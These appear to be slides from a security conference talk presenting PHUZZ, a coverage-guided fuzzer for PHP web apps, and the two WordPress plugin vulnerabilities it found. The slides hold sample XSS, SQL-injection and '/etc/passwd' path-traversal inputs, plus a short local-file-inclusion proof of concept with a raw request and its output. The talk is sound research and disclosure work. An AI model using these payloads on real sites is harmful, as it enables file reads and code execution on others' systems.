What the PHUZZ?!
Finding 0-days in PHP Apps with Coverage-guided Fuzzing

Nullcon Goa 2025 - 01.03.2025

Sebastian Neef, Lorenz Kleissner & Jean-Pierre Seifert

Security in Telecommunications
TU Berlin, Germany

Slides

You're in the right room if you'd like to...

- ... learn how to find vulnerabilities in PHP web applications automatically!
- ... see how we discovered two 0-days (with our PHUZZ framework)!

Who am I?


Sebastian Neef

- Nullcon Goa 2023 <3
- @gehaxelt
- PhD Candidate @ TU Berlin, Germany
- Sidejob as IT-Sec Freelancer
- CTFs with Team ENOFLAG, Bug Bounties, . . .

What is fuzzing?

The term ”fuzz testing” was coined in 1988 and it started as ”a simple technique for feeding random input to applications”[1]


Black box fuzzing



[1] `https://pages.cs.wisc.edu/~bart/fuzz/`, accessed: 2024-12-15

Traditional (black-box) web application fuzzing


OWASP: "Fuzz testing or Fuzzing is a Black Box software testing technique, which basically consists in finding implementation bugs using malformed/semi-malformed data injection in an automated fashion."[2]



[2] `https://owasp.org/www-community/Fuzzing`, accessed: 2024-12-15

Traditional (black-box) web application fuzzing

OWASP: "Fuzz testing or Fuzzing is a Black Box software testing technique, which basically consists in finding implementation bugs using malformed/semi-malformed data injection in an automated fashion."[2]




→ Many vulnerability scanners use predefined sets of payloads and heuristics
- ▷ Limited feedback about triggered vulnerabilities

[2] `https://owasp.org/www-community/Fuzzing`, accessed: 2024-12-15

Traditional (black-box) web application fuzzing

OWASP: "Fuzz testing or Fuzzing is a Black Box software testing technique, which basically consists in finding implementation bugs using malformed/semi-malformed data injection in an automated fashion."[2]




→ Many vulnerability scanners use predefined sets of payloads and heuristics
- ▷ Limited feedback about triggered vulnerabilities

How can we improve this process?

[2] `https://owasp.org/www-community/Fuzzing`, accessed: 2024-12-15


What is coverage-guided fuzzing?

Coverage-guided fuzzing



What is coverage-guided fuzzing?

Coverage-guided fuzzing




Quite popular for binary applications: AFL, AFL++, OSS-Fuzz, ...

Can we apply coverage-guided fuzzing to web applications?

What is coverage-guided fuzzing?

Coverage-guided fuzzing




Quite popular for binary applications: AFL, AFL++, OSS-Fuzz, ...

Can we apply coverage-guided fuzzing to web applications?

Yes, but there are several challenges!

Challenge (1/4): Endpoint & parameter collection


/register (email=&name=&pass=)
/login (email=&pass=)
/dashboard (view=main)
/static/css/style.css
...



1 Endpoint & parameter collection
   - ▷ How to know what endpoints to fuzz?


Challenge (2/4): Input mutation

email=bobby&name=<h1>XSS</h1>&pass=foobar
email=bobby&pass=foobar
email=bobby'); DROP TABLE users -- &pass=foobar
view=../../etc/passwd
...




1. Endpoint & parameter collection
2. Input mutation
   - How to mutate the input so it reaches the application?
   - How to trigger vulnerabilities?

Challenge (3/4): Instrumentation & coverage collection




1. Endpoint & parameter collection
2. Input mutation
3. Instrumentation & coverage collection
   - How to instrument the application?
   - How to collect coverage information?

Challenge (4/4): Vulnerability detection




1. Endpoint & parameter collection
2. Input mutation
3. Instrumentation & coverage collection
4. Vulnerability detection
   - ▷ How to detect vulnerabilities?

PHUZZ: Coverage-guided fuzzer for PHP web applications



- PHUZZ is modular, dockerized & open-source
- Supports 7 vuln. classes: SQLi, RCE, XXE, XSS, path traversal, insec. deserialization & open redirection
- *"Transparent"* instrumentation without code changes to PHP interpreter or fuzzed application


Challenge 1: Endpoint & parameter collection



- Crawler-based approach
- Browser-based approach
  1. User explores the to-be-fuzzed functionality

Name
sqli/?id=1&Submit=Submit&user_token=6f4df0debd2450b1a3feb84744be2c32
exec/
exec/
xss_r/
xss_r/?name=xss&user_token=bc687358c6e380eaae645ab28cc1f15d

Challenge 1: Endpoint & parameter collection



- Crawler-based approach
- Browser-based approach
  1. User explores the to-be-fuzzed functionality

     Name

     sqli/?id=1&Submit=Submit&user_token=6f4df0debd2450b1a3feb84744be2c32


     exec/

     exec/

     xss_r/

     xss_r/?name=xss&user_token=bc687358c6e380eaae645ab28cc1f15d
  2. User exports requests as a HAR file

Challenge 1: Endpoint & parameter collection




- Crawler-based approach
- Browser-based approach
  1. User explores the to-be-fuzzed functionality

Name
sqli/?id=1&Submit=Submit&user_token=6f4df0debd2450b1a3feb84744be2c32
exec/
exec/
xss_r/
xss_r/?name=xss&user_token=bc687358c6e380eaae645ab28cc1f15d

  2. User exports requests as a HAR file
  3. PHUZZ extracts endpoints from HAR file to generate fuzzer configs


Challenge 2: Input mutation



- Random byte-wise and vulnerability trigger mutations
  - → Add / remove / modify single characters
  - → Insert triggers for XSS, path traversal, . . .

```python
class DefaultMutator(Mutator):
    def __init__(self):
        super(Mutator, self).__init__()
        self.param_mutators = [
            IterateCharParamMutator(),
            AddCharParamMutator(),
            SwapCharParamMutator(),
            XSSPayloadParamMutator(),
            PathTraversalPayloadParamMutator(),
```


Challenge 2: Input mutation



- Random byte-wise and vulnerability trigger mutations
  - → Add / remove / modify single characters
  - → Insert triggers for XSS, path traversal, . . .
- Correct endpoint & parameter mapping is required
  - → Keep parameters names and only mutate values

```
1 param_value = candidate.fuzz_params[param_type][param_name]
2 new_value = mutator.mutate(param_value)
3 fuzz_params = copy.deepcopy(candidate.fuzz_params)
4 fuzz_params[param_type][param_name] = new_value
```

Challenge 2: Input mutation




- Random byte-wise and vulnerability trigger mutations
  - → Add / remove / modify single characters
  - → Insert triggers for XSS, path traversal, . . .
- Correct endpoint & parameter mapping is required
  - → Keep parameters names and only mutate values
- Correct HTTP request structure is required
  - → Generate valid HTTP request with a library

```
1 req = requests.Request(method=candidate.http_method,
2                        url=urlparse.urlunparse(url_parts),
3                        params=the_params,
4                        cookies=the_cookies,
5                        headers=the_headers)
```

  - →
```
GET /vulnerabilities/sqli?id=fuzz&Submit=Submit HTTP/1.1
[...]
Cookie: security=low; PHPSESSID=[...]
```


Challenge 3: Instrumentation & coverage collection



- PHUZZ uses three open-source PHP extensions for the instrumentation
  - ▷ UOPZ[3]: Intercept and hook function execution
  - ▷ pcov[4]: Provides code coverage collection
  - ▷ Xdebug[5]: Provides code coverage collection
  - → No code changes to PHP interpreter or target application

[3] https://github.com/krakjoe/uopz, accessed: 2024-12-15
[4] https://github.com/krakjoe/pcov/, accessed: 2024-12-15
[5] https://xdebug.org/, accessed: 2024-12-15


Challenge 3: Instrumentation & coverage collection



- PHUZZ uses three open-source PHP extensions for the instrumentation
- UOPZ' function hooking is a crucial part of our instrumentation approach

```
2 uopz_set_return("original_func", function($args) {
3     try {
4         $ret = original_func($args);
5     } catch($e) { /* Exception handling */ }
6     // Log function, args, errors and exceptions
7     return $ret;
8 }, true);
```

Challenge 3: Instrumentation & coverage collection



- PHUZZ uses three open-source PHP extensions for the instrumentation
- UOPZ' function hooking is a crucial part of our instrumentation approach


```
2 uopz_set_return("original_func", function($args) {
3     try {
4         $ret = original_func($args);
5     } catch($e) { /* Exception handling */ }
6     // Log function, args, errors and exceptions
7     return $ret;
8 }, true);
```

→ Allows to modify return values, e.g. from authentication / authorization functions `is_logged_in()`, `is_admin()`, `check_csrf_nonce()`, ... → `return true;`

→ Allows to catch (supressed) exceptions & errors from $\geq$ 60 *risky* functions `@mysqli_query($db, $input)` → `You've got an error in your SQL syntax...`

→ Allows to obtain coverage in unhandled PHP error/exception situations by hooking and setting `set_exception_handler` and `set_error_handler`

Challenge 3: Instrumentation & coverage collection




- PHUZZ uses three open-source PHP extensions for the instrumentation
- UOPZ' function hooking is a crucial part of our instrumentation approach
- Xdebug or pcov for coverage collection for each incoming HTTP request

```php
// __fuzzer_startcov.php
if(ini_get('pcov.enabled') == 1) {
    \pcov\start();  ##PCOV
} else {
    xdebug_start_code_coverage(XDEBUG_CC_BRANCH_CHECK); ## XDEBUG
}
// __fuzzer_stopcov.php
if(ini_get("pcov.enabled") == 1) {
    $coverage = \pcov\collect(); ## PCOV
    if($shutdown) { \pcov\stop(); }
} else {
    $coverage = xdebug_get_code_coverage(); ## XDEBUG
    if($shutdown) { xdebug_stop_code_coverage(); }
}
__fuzzer_file_put_contents($path, json_encode($coverage));
```

→ PHP's `auto_prepend_file` and `auto_append_file` to initialize coverage collection

→ Store coverage report on shared volume with provided UUID

Challenge 4: Vulnerability detection



- HTTP response and coverage report passed to `VulnChecker` modules

```python
vulns = self.vulnchecker.vuln_check(candidate)
# [...]
class ParamBasedVulnChecker(DefaultVulnChecker):
    def __init__(self, mysql_errors_folder=None, shell_errors_folder=None,
        self.vuln_checkers = [
            WebFuzzXSSVulnCheck(),
            ParamBasedSQLiVulnCheck(mysql_errors_folder),
            ParamBasedCommandInjectionVulnCheck(shell_errors_folder),
            ParamBasedUnserializeVulnCheck(unserialize_errors_folder),
            #ParamBasedPathTraversalVulnCheck(pathtraversal_errors_folder),
            WebPathBasedPathTraversalVulnCheck(pathtraversal_errors_folder)
            OpenRedirectVulnCheck(),
            ParamBasedXXEVulnCheck(xxe_errors_folder)
        ]
```

→ XSS[3] and open redirection detected based on HTTP response

→ Other vulnerabilities based on exceptions and errors captured by UOPZ

[3] based on webFuzz's method

Experiment: Fuzzing for unknown (”0-day”) vulnerabilities

Can we actually use PHUZZ to find new vulnerabilities?

Experiment: Fuzzing for unknown (”0-day”) vulnerabilities

- Let’s fuzz the most popular WordPress plugins!
  - ▷ PHP source code publicly available
  - → Filter: $\geq$ 300k active installations

Experiment: Fuzzing for unknown (”0-day”) vulnerabilities

- Let’s fuzz the most popular WordPress plugins!
  - ▷ PHP source code publicly available
  - → Filter: $\geq$ 300k active installations
- Download 183 plugins (180M active installs)
- Extract `wp_ajax_<apiname>` and `wp_ajax_nopriv_<apiname>` API endpoints
- Extract `$_REQUEST`,`$_GET`,`$_POST`,`$_COOKIE` parameters

→ 1,090 API endpoints and 1,058 parameters for 115 plugins

Experiment: Fuzzing for unknown (”0-day”) vulnerabilities

- Let’s fuzz the most popular WordPress plugins!
  - ▷ PHP source code publicly available
  - → Filter: $\geq$ 300k active installations
- Download 183 plugins (180M active installs)
- Extract `wp_ajax_<apiname>` and `wp_ajax_nopriv_<apiname>` API endpoints
- Extract `$_REQUEST`,`$_GET`,`$_POST`,`$_COOKIE` parameters

→ 1,090 API endpoints and 1,058 parameters for 115 plugins

- Disable security features using PHUZZ’s function hooking
  - ▷ Authentication & authorization checks
  - ▷ CSRF / nonce checking

⇒ Fuzz each endpoint with PHUZZ and BurpSuite Pro for a limited time span

Experiment: Fuzzing for unknown (”0-day”) vulnerabilities

Can we actually use PHUZZ to find new vulnerabilities?

Table 3: Findings generated by fuzzing popular WordPress plugins for unknown (0-day) vulnerabilities

Vuln. class	PHUZZ (Plugins/APIs/Valid)	BurpSuite Pro (Plugins/APIs/Valid)
XSS	14 / 24 / 7	9 / 16 / 8
PaTr	20 (47) / 37 (110) / 16	1 / 1 / 1
SQLi	6 / 9 / 0	0 / 0 / 0
OpRe	1 / 1 / 1	1 / 1 / 1

→ We notified the affected plugin authors and many were quick to respond & update their code. Awesome!

Is it a bug or an (un)exploitable vulnerability?

- PHUZZ also discovered programming bugs
  - ▷ Malformed and invalid SQL queries without fuzz input
  - ▷ File access to non-existent files without fuzz input
  - → PHUZZ also usable as a debugging tool :)


Is it a bug or an (un)exploitable vulnerability?

- PHUZZ also discovered programming bugs
  - ▷ Malformed and invalid SQL queries without fuzz input
  - ▷ File access to non-existent files without fuzz input
  - → PHUZZ also usable as a debugging tool :)

- Discovered "*hard-to-exploit*" issues
  - ▷ PHUZZ correctly identified vulnerable code paths
  - ▷ But not exploitable due to additional security layers (remember: We disabled some security checks!)
  - → Exploitable only by authenticated administrators :-(

Is it a bug or an (un)exploitable vulnerability?

- WordPress' CNA only accepts admin vulnerabilities if exploitable in multi-site installations




[4]

→ WordPress' multi-site has different administrator types
  - ▷ Network-Admin: Controls whole WordPress installation
  - ▷ Site-Admin: Controls (single) sub-sites → slightly less permissions

[4] `https://wpscan.com/submit/`, accessed: 2024-12-15

Is it a bug or an (un)exploitable vulnerability?

- WordPress' CNA only accepts admin vulnerabilities if exploitable in multi-site installations



[4]

→ WordPress' multi-site has different administrator types
  - ▷ Network-Admin: Controls whole WordPress installation
  - ▷ Site-Admin: Controls (single) sub-sites → slightly less permissions

- Looking at the findings and the WordPress documentation, something interesting came up:
  - ▷ `is_admin()`: "Determines whether the current request is for an administrative interface page. **Does not check if the user is an administrator;** [...]"[5]
  - → `is_admin()` is true for pages below `/wp-admin/`!

[4] `https://wpscan.com/submit/`, accessed: 2024-12-15

[5] `https://developer.wordpress.org/reference/functions/is_admin/`, accessed: 2024-12-15


CVE-2023-6294[8]: popup-builder - SSRF & arbitrary file read

- ”Popup Builder – Create highly converting, mobile friendly marketing popups.”[6] – 200k installs

[6] https://wordpress.org/plugins/popup-builder/, accessed: 2024-12-26
[7] https://0day.work/cve-2023-6294-popup-builder-4-2-6-admin-ssrf-file-read/, accessed: 2024-12-15
[8] https://wpscan.com/vulnerability/eaeb5706-b19c-4266-b7df-889558ee2614/

CVE-2023-6294[8]: popup-builder - SSRF & arbitrary file read

- ”Popup Builder – Create highly converting, mobile friendly marketing popups.”[6] – 200k installs
- POST `action=sgpb_import_subscribers&importListURL=<path>&[...]` to `/wp-admin/admin-ajax.php`



[7]

[6] https://wordpress.org/plugins/popup-builder/, accessed: 2024-12-26

[7] https://0day.work/cve-2023-6294-popup-builder-4-2-6-admin-ssrf-file-read/, accessed: 2024-12-15

[8] https://wpscan.com/vulnerability/eaeb5706-b19c-4266-b7df-889558ee2614/

CVE-2023-6295[11]: so-widgets-bundle - Local file inclusion

- ”SiteOrigin Widgets Bundle”[9] – 500k installs

[9] https://wordpress.org/plugins/so-widgets-bundle/, accessed: 2024-12-26
[10] https://0day.work/cve-2023-6295-so-widgets-bundle-1-51-0-admin-local-file-inclusion/, accessed: 2024-12-15
[11] https://wpscan.com/vulnerability/adc9ed9f-55b4-43a9-a79d-c7120764f47c/, accessed: 2024-12-15

CVE-2023-6295[11]: so-widgets-bundle - Local file inclusion

- ”SiteOrigin Widgets Bundle”[9] – 500k installs
- POST `widget=<path>&active=0` to `/wp-admin/admin-ajax.php?action=so_widgets_bundle_manage[...]`
  - ▷ Included `.php` requires an equally named directory (without `.php`) next to it!
  - → `mkdir -p /tmp/tmp; echo "<?php echo 'foohacked'; ?>" > /tmp/tmp.php`
  - ▷ There's `/wp-admin/network` and `/wp-admin/network.php`!

Request

Pretty Raw Hex

```
1 POST /site2/wp-admin/admin-ajax.php?action=so_widgets_bundle_manage&_wpnonce=f29efd46d6
  HTTP/1.1
2 Host: localhost
3 Content-Length: 127
4 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
5 Cookie: wordpress_test_cookie=WP%20Cookie%20check; wordpress_c9db569cb388e160e4b86ca1ddff84d7=
  site2admin%7C1700745892%7CZ8qbFdre05Y3fdDpNOqLugdsw61QOh7KSY8Gj1dh5PH%7Cb10917c4e68c2ea9343490
  cea6eed1d10c7f04caec1919afe60ba3f83fde8364;
  wordpress_logged_in_c9db569cb388e160e4b86ca1ddff84d7=
  site2admin%7C1700745892%7CZ8qbFdre05Y3fdDpNOqLugdsw61QOh7KSY8Gj1dh5PH%7Cff938871850a6b9947cacc
  05289b973389201c0568663edb1b2f5c0c1802ac6f; wp-settings-time-3=1700578144
6 Connection: close
7
8 widget=../../../../../../../../../../../../../../../../../../../tmp/tmp&active=1
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Date: Tue, 21 Nov 2023 16:58:59 GMT
3 Server: Apache/2.4.56 (Debian)
4 X-Powered-By: PHP/8.0.30
5 Content-Length: 22
6 Connection: close
7 Content-Type: text/html; charset=UTF-8
8
9 foohacked{"done":true}
```


10

[9] https://wordpress.org/plugins/so-widgets-bundle/, accessed: 2024-12-26

[10] https://0day.work/cve-2023-6295-so-widgets-bundle-1-51-0-admin-local-file-inclusion/, accessed: 2024-12-15

[11] https://wpscan.com/vulnerability/adc9ed9f-55b4-43a9-a79d-c7120764f47c/, accessed: 2024-12-15

Future work: You can be part of it! :)



- Support more vulnerability classes (e.g. SSRF, header injection, code execution, . . .)
- Support PHP expressions (e.g. `eval`, `include`) not hookable by UOPZ
- Support for (more) stateful / multi-step fuzzing
- Explore AFL++/libAFL's more sophisticated algorithms to improve speed & mutations

$\Rightarrow$ Feel free to fork & contribute <3

Conclusion

- PHUZZ supports fuzzing PHP web applications for 7 vulnerability classes.
- It's modular & open-source and has uncovered several bugs and two 0-days in our experiments.
- There is room for optimizations and contributions!


Conclusion

- PHUZZ supports fuzzing PHP web applications for 7 vulnerability classes.
- It's modular & open-source and has uncovered several bugs and two 0-days in our experiments.
- There is room for optimizations and contributions!

Remember!

- Have fun at Nullcon and keep on hacking :-)
- Be responsible! Report your bugs ;-)

Question & Answers



Full Publication

